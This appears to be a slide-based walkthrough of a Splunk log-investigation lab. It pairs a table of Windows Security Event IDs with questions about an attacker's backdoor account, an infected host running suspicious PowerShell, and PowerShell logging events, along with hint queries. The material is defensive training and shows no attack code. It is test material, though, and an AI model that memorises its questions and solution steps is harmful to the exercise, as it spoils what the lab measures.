
Security Event IDs of Interest

youtube.com/13cubed 

Event ID	Description
4624	An account was successfully logged on. (**See Logon Type Codes**)
4625	An account failed to log on.
4634	An account was logged off.
4647	User initiated logoff. (In place of 4634 for Interactive and RemoteInteractive logons)
4648	A logon was attempted using explicit credentials. (RunAs)
4672	Special privileges assigned to new logon. (Admin login)
4776	The domain controller attempted to validate the credentials for an account. (DC)
4768	A Kerberos authentication ticket (TGT) was requested.
4769	A Kerberos service ticket was requested.
4771	Kerberos pre-authentication failed.
4720	A user account was created.
4722	A user account was enabled.
4688	A new process has been created. (If audited; some Windows processes logged by default)
4698	A scheduled task was created. (If audited)
4798	A user's local group membership was enumerated.
4799	A security-enabled local group membership was enumerated.
5140	A network share object was accessed.
5145	A network share object was checked to see whether client can be granted desired access.
1102	The audit log was cleared. (Security)

Q6: How many times was the login attempt from the backdoor user observed during the investigation?


- Let's search for events related to the attacker's new user account (A1berto) and see if there are any login attempts.
- index=main A1berto
  - Check Category and EventID if can see any login attempt?



APOGEE


Q7: What is the name of the infected host on which suspicious PowerShell commands were executed?

- **When searching for the device running PowerShell commands, we find only one device in the 'Hostname' field.**
  - index=* CommandLine="\"C:\\windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca"



APOGEE

Q7: What is the name of the infected host on which suspicious PowerShell commands were executed?




APOGEE

Q8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

- **For this question, we need to know the PowerShell Event ID. The Event ID for PowerShell execution is 4103**
  - Event ID 4103: Logs PowerShell script execution.
  - Event ID 4104: Logs script block execution details, which can be more useful for tracking specific commands run within a script.


index=* EventID=4103



APOGEE

Q9: An encoded PowerShell script from the infected host initiated a web request. What is the full URL?

First find the Encoded PowerShell script in Splunk



